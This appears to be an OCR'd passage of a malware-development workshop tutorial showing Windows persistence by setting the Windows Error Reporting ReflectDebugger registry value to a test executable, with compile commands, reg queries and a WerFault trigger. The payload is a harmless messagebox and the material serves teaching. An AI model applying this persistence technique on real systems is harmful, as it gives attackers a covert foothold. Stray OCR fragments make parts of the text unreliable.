
```
x86_64-w64-mingw32-g++ -O2 hack.c -o hack.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ x86_64-w64-mingw32-g++ hack.c -o hack.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  6 22:10 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  2790 May  6 22:10 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  6 20:21 img
-rw-rw-r-- 1 cocomelonc cocomelonc   292 May  6 20:16 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   988 May  6 20:16 pers.c
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  3 12:50 pers.exe
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ 
```

and persistence script:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```



```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ x86_64-w64-mingw32-g++ pers.c -o pers.exe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ ls -lt
total 48
-rwxrwxr-x 1 cocomelonc cocomelonc 15872 May  6 22:11 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc  3094 May  6 22:11 README.md
drwxrwxr-x 2 cocomelonc cocomelonc  4096 May  6 22:10 img
-rwxrwxr-x 1 cocomelonc cocomelonc 15360 May  6 22:10 hack.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   292 May  6 20:16 hack.c
-rw-r--r-- 1 cocomelonc cocomelonc   988 May  6 20:16 pers.c
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/09-windows-error-reporting$ 
```


PROF

Before run everything, first of all, check registry key and value:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error
Reporting\Hangs\" /s
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error
Reporting\Hangs\ReflectDebugger" /s
```

Run "malware" for checking correctness:


```
.\hack.exe
```


File Machine View Input Devices Help
Administrator: Windows PowerShell
=^..^=
Hello, Prishtina!
OK

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\ReflectDebugger" /
s
ERROR: The system was unable to find the specified registry key or value.
PS C:\Windows\system32> cd Z:\
PS Z:\> .\hack.exe
```

Also, check registry keys which used for persistence logic:

```
reg query
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /s
```



```
PS Z:\> cd Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting\
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting> reg query "HKEY_CURRENT_USER\Soft
ware\Microsoft\Windows\CurrentVersion\Run" /s

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background

PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting>
```


PROF

Then, run `pers.exe`:

```
.\pers.exe
```

and check Windows Error Reporting registry key again:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error
Reporting\Hangs" /s
```




```
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting> .\pers.exe
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting>
PS Z:\bsprishtina-2024-maldev-workshop\05-persistence\09-windows-error-reporting> cd Z:\
PS Z:\>
PS Z:\> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs\" /s
ERROR: The system was unable to find the specified registry key or value.
PS Z:\> reg query "HKLM\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs" /s

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Windows Error Reporting\Hangs
    ReflectDebugger    REG_SZ    Z:\hack.exe

PS Z:\>
```

As you can see, key value is edited and we can check correctness via running:

```
WerFault.exe -pr 1
```


PROF



```
PS Z:\>
PS Z:\>
PS Z:\> WerFault.exe -pr 1
PS Z:\>
```


Then, logout and login:

```
HINSTANCE hInstance, HINSTANCE hPrevInstance, LPSTR lpCmdLine, int n
```



and after a few seconds our `Hello, Prishtina!` messagebox is popped-up as expected:


PROF



Hello, Prishtina!

You can check the properties of `hack.exe` via Process Hacker 2:

PROF



hack.exe (1968) Properties

File
N/A
(UNVERIFIED)
Version: N/A
